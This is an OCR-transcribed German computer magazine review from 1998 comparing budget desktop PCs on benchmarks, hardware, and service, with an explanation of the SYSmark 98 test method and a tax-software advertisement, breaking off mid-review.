
Der K6-2/350 basiert auf einem Super-7-Mainboard von Tekram im ATX-Format mit VIA-Chipsatz, das mit PC100-Speichermodulen bestückt ist. Das Board unterstützt laut Handbuch eine maximale CPU-Geschwindigkeit von bis zu 550 MHz (5,5 x 100 MHz). Damit bleibt viel Spielraum für zukünftige Super-7-Prozessoren. Als Grafikkarte kommt eine ATI Xpert@work zum Einsatz, die mit stolzen 8 MByte Videospeicher aufwartet. Während Windows 98 optimal konfiguriert ist, fehlten im DOS-Modus die Treiber für Soundkarte und CD-ROM-Laufwerk.

Gut hingegen ist der Service: Neben der einjährigen Garantie bietet der Hersteller für denselben Zeitraum einen kostenfreien Vor-Ort-Service an. Auch die Hotline zeigt sich mit ihrer 0180-Nummer kundenfreundlich.

FSE TSAT-P35

Wer mit der aktuellen CPU-Entwicklung Schritt halten will, setzt beim TSAT-P35 auf ein gutes System: Das 82440BX-Mainboard unterstützt alle Slot-1-CPUs mit 66 und 100 MHz Front-Side-Bus, selbst zukünftige Pentium-II-Modelle bis 500 MHz und mehr sind im BIOS berücksichtigt.

Die im System verbaute Pentium-II-350-CPU macht Updates mittelfristig jedoch nicht erforderlich – der Rechner



EINFACHE HANDHABUNG: Das Mainboard des Systems läßt sich mit allen Steckkarten komplett aus dem System entfernen.

kann sowohl im SYSmark 98 (142 Punkte) als auch im 3D-Performance-Test (45,2 fps) überzeugen. Letzteres verdankt der FSE seiner flinken Grafikkarte, einer Erazor LT, die auf dem nVidia Riva 128 ZX basiert und mit 8 MByte SDRAM ausgestattet ist.

Positiv fallen Verarbeitungsqualität, Handhabung und Bedienerkomfort auf. So läßt sich beispielsweise das Mainboard zu Montagezwecken komplett mit allen Steckkarten aus dem Gerät ziehen. Die Kabelführung im Inneren ist ordentlich und übersichtlich gelöst.


Neben einem allgemeinen Handbuch zum System findet sich ein kompletter Satz der Originaldokumentation zu allen installierten Komponenten wie CD-ROM, Grafik- und Soundkarte. Alle Schnittstellen sind deutlich beschriftet. Die Konfiguration von Windows 98 ist ebenso tadellos, selbst an die Einbindung von CD-ROM- und Soundtreiber im DOS-Modus hat FSE gedacht. Insgesamt gebührt dem FSE TSAT-P35 daher der Testsieg.

Gateway G6-300CES

In Sachen Leistung und Ausstattung läuft der G6-300CES des aus Irland operierenden Direktversender Gateway außer Konkurrenz. Zum Erscheinungstermin dieses Hefts ist das System in der getesteten Konfiguration nicht mehr erhältlich – anstelle des Celeron 300A kommt die schnellere 333-MHz-Variante zum Einsatz, und auch die Festplattenkapazität hat Gateway nach oben aufgestockt. Lobenswert: Der Preis (1959 Mark) für das System bleibt gleich.

Sowohl Stärken und Schwächen birgt das kompakte Design des Micro-ATX-Gehäuses. So fällt die Stellfläche mit nur 20 cm x 30 cm (B x T) sehr klein aus, dafür leidet jedoch die Erweiterbarkeit des Systems: Lediglich ein 5,25-Zoll-Einschub steht zur Verfügung. Mehr würde das extrem kleine 90-Watt-Netzteil gemäß der Intel-Basic-PC-Spezifikation ohnehin nicht verkraften.

Negativ fallen die geringe Kapazität des Arbeitsspeichers und der Festplatte auf: 32 MByte und 2,5 GByte sind selbst in dieser Preisklasse weit unter dem Durchschnitt. Die Grafikkarte ist auf dem 82440EX-Mainboard integriert, so daß ein externer AGP-Slot fehlt.



VOR- UND NACHTEIL: Das Micro-ATX-Format des G6-300CES spart Platz, die Erweiterbarkeit bleibt auf der Strecke.


Lobenswert zeigt sich der G6-300CES in puncto Verarbeitungsqualität, Konfiguration und Handhabung. Die Installation des Systems wird durch farblich kodierte Schnittstellen und ein übersichtliches Benutzerhandbuch in deutscher Sprache deutlich erleichtert.

Auch der Lieferumfang des Rechners findet Gefallen: Neben einem 56-KBit-US-Robotics-Modem findet sich ein umfangreiches Paket mit Microsoft Produkten: Windows 98, Word 97, Works 4.5, Encarta Weltatlas 98, Money 98 und ein Entertainment Pack bieten für jeden Geschmack etwas.

IBM Aptiva 2151-87L

IBMs Aptiva 2151-87L fällt bereits auf den ersten Blick durch seine geringe Stellfläche auf. Lediglich 20cm x 30 cm (B x T) belegt der Mini-Tower-PC auf dem Schreibtisch. Während dies für beengte Arbeitsumgebungen von Vorteil ist, liegt der Nachteil in der begrenzten Erweiterbarkeit: Lediglich ein 5,25-Zoll-Schacht steht für ein zusätzliches Laufwerk zur Verfügung.

Knapp kalkuliert ist auch der Arbeitsspeicher: 32 MByte in Form eines PC100-Moduls finden sich auf dem Super-7-Mainboard. Da nur ein zusätzlicher DIMM-Steckplatz, ein PCI- und zwei ISA-Slots für Erweiterungen zur Verfügung stehen, sind auch hier die Aufrüstoptionen stark eingeschränkt.



BESCHRÄNKTE AUSBAUMÖGLICHKEITEN: Nur eine PCI- und zwei ISA-Karten lassen sich nachträglich im IBM Aptiva einbauen.

Im Testlabor erreicht das System nicht gerade Traumnoten: Mit 102 Punkten nach SYSmark 98 teilt er sich den letzten Rang mit einem weiteren K6-2-System.

Mehr Leistung wäre durch einen größeren Arbeitsspeicher möglich. Beim 3D-Performance-Test liegt das System bei durchschnittlichen 20,9 fps.

Überzeugen kann der Aptiva 2151-87L durch seine exzellente Verarbeitungsqualität sowie einen hohen Bedienkomfort. Die externen Schnittstellen des Systems sind farbig gekennzeichnet und erlauben so die schnelle Zuordnung. Wenn Windows 98 nicht mehr arbeiten sollte, bringt eine spezielle Recovery-CD-ROM das Betriebssystem wieder in den Originalzustand zurück.


Neben Windows 98 findet sich das Office-Paket SmartSuite 97 von Lotus, PC-Doctor, Norton Antivirus und Configsafe mit im Paket. ComTech gewährt als Vertriebspartner von IBM eine einjährige Garantie und einem zwölfmonatigen Vor-Ort-Service auf Aptiva 2151-87L.

JE Multimedia C-300

Mit einer luxuriösen Ausstattung wartet der JE MultiMedia C-300 auf: Neben einer IBM-DTTA-350640-Festplatte mit guten 6,2 GByte Kapazität finden sich ein schnelles 40fach-CD-ROM-Laufwerk von NEC sowie ein internes ATAPI-Zip-Laufwerk mit einer Kapazität von rund 100 MByte von Iomega. Damit bietet JE Computer in puncto Massenspeicher die stärkste Ausstattung von allen getesteten Systemen.

Einen guten Eindruck hinterläßt die Kombination von Mainboard und Arbeitsspeicher: Die verwendeten PC100-Module sind für den Betrieb mit dem installierten Celeron 300A mehr als ausreichend und unterstützen auch 100-MHz-FSB-Prozessoren (Pentium II 350 und höher). Diese CPUs unterstützen auch das Biostar-Mainboard mit 440BX-Chipsatz problemlos.

Stärken und Schwächen finden sich auch beim Gehäuse: Während es generell durch seine Verarbeitungsqualität überzeugt, finden sich schlecht ausgeführte Stanzungen, durch die Verletzungsgefahr besteht. Ebenfalls negativ: Um an das Netzteil und die Speicherbänke heranzukommen, ist der Ausbau des Netzteils sowie viel Fingerspitzengefühl notwendig, da der direkte Zugriff durch eine Seitenstrebe des Gehäuses blockiert wird. Gut gefällt uns hingegen die sorgfältige und übersichtliche Kabelführung im System, die auch dem Einsteiger eine klare Zuordnung gestattet.



VORSICHT VERLETZUNGSGEFAHR: Im sonst tadellosen Gehäuse finden sich scharfkantige Stanzungen.


Als besondere Dienstleistung bietet JE Computer die kostenfreie Abholung des Systems mit einem Kurierdienst während der einjährigen Garantiezeit. Optional läßt sich die Garantie des Systems für 100 Mark auf 36 Monate erweitern.

Packard Bell MultiMedia 350

Mit einem riesigen Lieferumfang an Software geht der MultiMedia 350 von Packard Bell ins Rennen. Neben Windows 98, Word 98 und Works 4.5 findet sich ein dickes Bündel Entertainment-Software im Lieferumfang, das von *Total Annihilation* bis zu den *101 Dalmatinern* reicht.

Im System findet sich durchgehend die neuste Technologie: Das Mainboard basiert auf dem 82440BX-Chipsatz von Intel mit 100-MHz-Front-Side-Bus. Ausgestattet ist das Board mit einer 350-MHz-Pentium-II-CPU und 64 MByte PC100-SDRAM. Einem eventuellen Upgrade auf eine leistungsfähigere Slot-1-CPU steht also nichts im Weg.

Der MultiMedia 350 kann in Sachen Bedienkomfort überzeugen: So finden sich auf der Tastatur zusätzliche Funktionstasten, die beispielsweise die Steuerung der Lautstärke oder des CD-Players erlauben. Überdies sind Shortcuts zu Programmen möglich. Komfortabel ist auch die Maus: Microsofts Intellimouse mit ihrem integrierten Rädchen macht das Scrollen in Textverarbeitung und Internet-Browser einfacher.



PRAKTISCH: Mit dem Kabelgewirr bei Statusleitungen räumt ein einzelner Stecker auf, der alle Funktionen konzentriert.


Wer häufig im System bastelt, wird eine Idee Packard Bells besonders zu schätzen wissen: Die für Steuerfunktionen notwendigen Leitungen (Reset- und Power-On-Taster sowie Status-LEDs) müssen nicht einzeln gesteckt werden. Über einen Konzentrator lassen sich alle Leitungen bequem ab- und anstecken.

In der Verarbeitung, Konfiguration, Ergonomie und für die Handbücher erhält das System durchgehend gute bis sehr gute Noten. So ist beispielsweise der DOS-Modus sauber mit Maus, Soundkarte und CD-ROM-Laufwerk Einbindung konfiguriert. Alle Schnittstellen sind farblich gekennzeichnet und schließen so Verwechslungen aus.



Die Empfehlung für alle Arbeitnehmer, Freiberufler, Unternehmer, Hausbesitzer, Kapitalanleger, Rentner u.v.a.m.

Das richtige Steuersparprogramm für jedermann:



Arbeitnehmer *schöpfen durch Eingabe aller* ***Werbungskosten*** *jede Steuersparmöglichkeit gezielt aus.*




Freiberufler *können ihre Einnahme-Überschußrechnung und sogar ihre* ***Umsatzsteuervoranmeldung*** *professionell erstellen.*



Vermieter *können sämtliche Betriebskosten verwalten und auch komplizierte* ***Abschreibungsmodelle*** *einfach berechnen.*



Hausbesitzer *erhalten mit der* ***Eigenheimzulage*** *und dem* ***Baukindergeld*** *ihren Zuschuß für die eigenen vier Wände.*



Kapitalanleger *optimieren ihre* ***Spekulationsgewinne****, und selbst* ***Zinseinkünfte*** *im Ausland lassen sich problemlos erfassen.*



Onliner *schicken ihre Steuerdaten direkt vom PC an die teilnehmenden Finanzämter. Das spart viel Zeit.*

- ✔ **Ausführliches Fachbuch**
- ✔ **Anerkannter Formulardruck**
- ✔ **Steuerdaten online an teilnehmende Finanzämter**
- ✔ **Kostenloser Hotline-Service**
- ✔ **Inklusive T · · Online · Software: Sie sparen DM 50,– Anmeldegebühr!**

Computer Bild 4/98 Qualitäts-Sieger*

* WISO Sparbuch 97/98



WISO Sparbuch 98/99 – überall im Handel und Buchhandel (ISBN-Nr.: 3-930818-99-X) für DM 79,90 erhältlich.
Tel.: 0180/53 54 55 1 · Fax: 0180/53 54 55 3 · T-Online: *WISO# · Internet: www.buhl.de

#014

WISO Sparbuch – kann alles, ist kinderleicht!


TESTVERFAHREN UND ERGEBNISSE


In der Preisklasse bis 2000 Mark spielt die Gewichtung der Testergebnisse eine wichtige Rolle. Zu den einzelnen Systemen finden sich folgende vier Testkategorien: Systemleistung, 3D-Performance, Ausstattung und Service.

Systemleistung
Die Systemleistung (50 Prozent der Gesamtnote) errechnet PC Magazin aus folgenden drei Benchmarks: SYSmark 98, CD Certify Pro 3.0 und AMark Release 5.
Unter SYSmark 98 teilt sich das Testfeld deutlich nach Prozessorleistung auf: Bei den vier Spitzenmodellen handelt es sich um die vier getesteten Pentium-II-350-Rechner, während sich als Schlußlichter klar die K6-2-Prozessoren (mit 333 und 350 MHz) zeigen. Lediglich dem ComTech K6-2/350 gelang es, zwei Celeron-300-Systeme zu überholen. Mit 80 Prozent spielt der SYSmark 98 bei der Ermittlung der 2D-Leistung die größte Rolle. Mehr Informationen zu SYSmark 98 finden sich auf der gegenüberliegenden Seite.
10 Prozent der Systemleistung bildet CD Certify Pro 3.0, mit dessen Hilfe wir die durchschnittliche Datentransferrate der CD-ROM-Laufwerke ermitteln. Die erste Geige spielt hier die Drehzahl der Laufwerke: So führt der JE-Computer MultiMedia C-300 das Feld mit seinem 40fach-Laufwerk klar an. Ihm folgen 13 weitere PC-Systeme, die alle mit einem 32fach-Laufwerk ausgestattet sind. Die beiden Schlußlichter sind der ComTech K6-2/333, der lediglich mit einem 24fach-Modell ausgestattet und dadurch nicht mehr ganz zeitgemäß ist, und der Acer Entra 6000MT. Letzterer verdient jedoch Lob: Anstelle eines CD-ROM-Laufwerks findet sich hier ein 2X-DVD-Laufwerk, das normale CD-Medien zwar nur mit 20facher Geschwindigkeit liest, aber dafür dem Anwender die zahlreichen Möglichkeiten der DVD-Technologie eröffnet.
Ebenfalls mit 10 Prozent fließen die Ergebnisse des AMark Release 5 in die Systemleistung ein. Das von PC Magazin entwickelte Testprogramm mißt den Datendurchsatz beim Kopieren von Platte zu Platte. 100 MByte Daten schaufelt der Test um und stoppt die dafür notwendige Zeit. Das Testfeld zeigt sich hier weit gestreut: Rund 1500 KByte/s trennen das langsamste System (Compaq Presario 5502 mit einer Seagate Medalist 4321) vom Spitzenreiter Vobis XD Allround C 333 mit seiner DiamondMax-3400-Festplatte von Maxtor. Neben dem positiven Ausreißer XD Allround C 333 finden sich ebenfalls vier Pentium-II-Rechner auf den Plätzen 2 bis 5. Wer eine hohe Datentransferleistung sucht, sollte sein Geld also lieber in eine schnelle Festplatte investieren, da die CPU hier nur eine untergeordnete Rolle spielt.

3D-Performance
20 Prozent an der Gesamtwertung bildet die 3D-Leistung, die wir mit dem Programm Final Reality bzw. den Spielen *Incoming* und *Quake-II* (indiziert) ermitteln. Mit dem 3D-Benchmark Final Reality führt PC Magazin die beiden Szenarien *Robot* und *City* aus und ermittelt jeweils die erreichten Frames Per Second (fps). Als dritter Wert fließt die durchschnittliche Bildrate des 3D-Aktionspiels *Incoming* ein, das mit einer Auflösung von 800 x 600 Bildpunkten bei 16 Bit Farbtiefe betrieben wird. Den vierten Faktor bildet die durchschnittliche Bildrate von *Quake-II*. Dieses Programm wurde gewählt, da hier schnell Updates und Patches für neue Hardware, beispielsweise für die AMD-K6-2-CPU, verfügbar sind. Alle vier Werte fließen mit je 25 Prozent in die 3D-Performance-Wertung ein. Das Ergebnis ist die durchschnittliche fps-Rate aller getesteten Programme.
Als klarer Spitzenreiter zeigt sich hier der Schadt Proline Gamestar 350 MHz. Ausgestattet mit einer AMD-K6-2/350-CPU und einer Diamond-Monster-II-Grafikkarte erreicht der Rechner durchschnittlich 49,7 fps. Dabei profitiert das System stark von der Quake-II-Optimierung für den K6-2-Prozessor: Hier steigt die Bildrate von rund 40 auf über 70 fps. Dicht gefolgt wird der PC vom Pyramid MicroATX MMA-333, der auf einem Pentium-II-333 und der brandneuen Elsa Erazor II mit dem Riva-TNT-Chip basiert. Auf Platz 3 landet das mit einem Pentium-II-350 und der Elsa Erazor LT (Riva 128 ZX) betriebene FSE-TSAT-P35-System. Wie sich zeigt, spielt die Optimierung auf Prozessoren und der Einsatz leistungsfähiger Grafikchips im 3D-Bereich eine große Rolle. Hier kann der AMD K6-2 im Vergleich zum Pentium II teilweise sogar deutlich an Boden gewinnen.

Ausstattung und Service
Mit 20 Prozent fließt die Ausstattung eines PC-Systems in die Gesamtwertung ein. Die hier vergebenen Plus- und Minuspunkte berücksichtigen alle verbauten Komponenten. So erhält beispielsweise ein PC-System mit ATX-Mainboard einen Bonus von 2 Punkten, für das Baby-AT-Format gibt es keine Punkte. Weitere Einflüsse sind die Größe und Beschaffenheit (PC66 oder PC100) des Arbeitsspeichers: Während schlecht ausgestattete PCs mit 32 MByte PC66-Speicher hier einen klaren Abzug von 8 Punkten erhalten (Gateway, IBM), gibt es für exzellent ausgestattete Rechner wie






den Siemens Xpert 7800 mit 16 Punkten einen dicken Bonus für 128 MByte PC100-Speicher. Weitere Faktoren sind die CPU, Festplatte sowie das CD-ROM-Laufwerk und Zusatzkarten. Auch die Erweiterbarkeit eines PC-Systems geht in die Ausstattungswertung ein. Neben der Hardware fließen auch das mitgelieferte Betriebssystem und die beiliegende Software in die Ausstattungswertung ein. Je nach Umfang des beiliegenden Angebots erhalten alle Probanden zwischen 0 (keine zusätzlichen Programme) und 50 (üppiger Software-Umfang) Punkte.

Mit 10 Prozent fließt der vom Hersteller erbrachte Service in die Gesamtwertung ein. Hier zeigen sich vor allem zwei Kandidaten vorbildlich: Bei Gateway und Pyramid gibt es neben drei Jahren Garantie zusätzlich 12 Monate Vor-Ort-Service. Wer Zusätze wie eine gebührenfreie Hotline bietet, kann hier weitere Punkte machen. Das gesetzliche Minimum (12 Monate Garantie und keine weiteren Serviceleistungen) bewerten wir in der Service-Kategorie mit ausreichend (4 Punkte).

SYSmark 98 im Überblick

Mit SYSmark 98 präsentiert die Business Applications Performance Corporation, kurz BAPCo, den Nachfolger des bewährten SYSmark 32. Bei SYSmark 98 handelt es sich um einen sogenannten Applikations-Benchmark. Das heißt: Alle im Test enthaltenen Anwendungen existieren reell und sind für den Anwender erhältlich. Eine Aufschlüsselung der enthaltenen Applikationen und deren Versionsnummer finden Sie weiter unten. Im Gegensatz zu Low-Level-Benchmarks, die Einzelkomponenten wie Prozessor, Grafikkarte oder Festplatte testen, ermittelt SYSmark 98 die Leistungsfähigkeit des kompletten PC-Systems. Neben der reinen Leistungsmessung überprüft SYSmark 98 auch das reibungslose Zusammenspiel zwischen einzelnen Komponenten wie beispielsweise der Grafikkarte und dem Mainboard.



MIT SYSMARK 98 ermittelt PC Magazin die Applikationsleistung der Testsysteme.


Die im SYSmark 98 enthaltenen Applikationen unterteilt BAPCo in zwei Kategorien: Office Productivity und Content Creation. Unter Office Productivity finden sich Anwendungen wie Corel Draw 8, MS Excel 97, Dragon Systems NaturallySpeaking 2.02, Netscape Communicator 4.05, Caere OmniPage Pro 8.0, Corel Paradox 8, MS PowerPoint 97 und MS Word 97. In der zweiten Kategorie Content Creation sind folgende Applikationen vertreten: MetaCreations Bryce 2, Avid Elastic Reality 3.1, Macromedia Extreme 3D 2, Adobe Photoshop 4.0.1, Adobe Premiere 4.2 und Xing-MPEG Encoder 2.1. Die Auswertung erfolgt als Gesamtergebnis (SYSmark 98) oder läßt sich individuell festlegen — hier bestimmt der Anwender, welche Applikationen in den Test einfließen. Die im PC Magazin vorgestellten PC-System-Tests beziehen sich auf das Gesamtergebnis.


Um die Leistungsfähigkeit der Hardware zu ermitteln, steuert SYSmark 98 jede dieser Anwendungen mittels eines speziellen Steuerskripts an. Bei der entstehenden Simulation spricht man von einer sogenannten Workload, also dem Arbeitsaufwand, der in einer Anwendung beim Ablauf des Skripts entsteht. Unter Excel 97 öffnet das Steuerskript beispielsweise eine Tabelle und führt in ihr verschiedene Änderungen und Berechnungen aus. SYSmark 98 protokolliert die für den gesamten Ablauf des Testskripts benötigte Zeit und ermittelt so die Leistungsfähigkeit des Systems. Als einfache Faustregel gilt: Je kürzer die Ablaufzeit des Steuerskripts, desto schneller ist die getestete Hardware. Nach Abschluß aller Einzelmessungen werden die Werte zusammengefügt und zum jeweiligen SYSmark-98-Ergebnis kombiniert.

Grundlage für die Gewichtung von SYSmark 98 ist eine von BAPCo generierte Referenzumgebung. Dieses System besteht aus folgenden Komponenten: Pentium-II/233-CPU, Intel-AL440LX-Mainboard, 64 MByte SDRAM Arbeitsspeicher, der Ultra-ATA-Festplatte IBM DHEA-36480 und einer Matrox Millennium II AGP mit 4 MByte WRAM Videospeicher. Diese Konfiguration erzielt einen SYSmark 98 Wert von 100 Punkten. Erreicht ein PC-System in der Praxis einen SYSmark 98 von 200 Punkten, ist es rund doppelt so schnell wie das angegebene Referenzsystem. Gleiches gilt nach unten: Ein Rechner mit 50 Punkten ist gerade mal halb so schnell wie das Referenzsystem.

Weitere Informationen und Bezugsadressen zu SYSmark 98 finden sich auf der Homepage von BAPCo unter

`www.bapco.com`






Peacock Take MWE

Eine praktische Transportsicherung setzt Peacock in ihrem Take MWE ein: Über eine Halterung wird die AGP-Grafikkarte in ihrem Slot fixiert, so daß sie während des Transports bei Erschütterungen nicht herausspringt. Bei der Grafikkarte handelt es sich um eine Elsa Erazor, die zwar mit dem Riva-128-Chipsatz nicht zu den aktuellen Topmodellen zählt, aber immer noch eine ordentliche Performance für aktuelle DirectX-Spiele bietet: 128 Punkte haben wir nach SYSmark 98 ermittelt und 26,2 fps im 3D-Leistungstest.

Eine Generation zurück liegt auch der auf dem Mainboard eingesetzte 82440LX-Chipsatz von Intel. Zwar reicht dieser für die im System installierte Pentium-II-333-CPU aus, unterstützt aber – im Gegensatz zum aktuellen



DOPPELT HÄLT BESSER: Um beim Peacock Take MWE einen Reset auszulösen, müssen Sie beide Tasten gleichzeitig drücken.


440BX – keine neuen Modelle mit 100-MHz-FSB wie beispielsweise den Pentium II 350.

Gleiches gilt beim Arbeitsspeicher: Die beiden PC66-DIMMs arbeiten zwar mit dem installierten Prozessor einwandfrei zusammen, sind jedoch für 100-MHz-FSB-Systeme nicht brauchbar. Überdies belegen die beiden Bausteine zwei der drei verfügbaren Steckplätze – der Einsatz eines einzelnen 64-MByte-Moduls wäre hier wirtschaftlich sinnvoller.

Lob verdient sich das Gerät bei der Bedienung und der Zugänglichkeit der Komponentem. Eine weitere Stärke des Take MWE sind seine exzellente Dokumentation und der üppige Software-Umfang: Neben Windows 98, Word 97 und Works 4.5 findet sich eine ganze Palette zusätzlicher Microsoft-Programme wie Money 98 im Paket. Neben dem Systemhandbuch legt Peacock zu allen installierten Komponenten (CD-ROM, Grafikkarte, etc.) ein entsprechendes Handbuch bei.

Pearl Diffusion

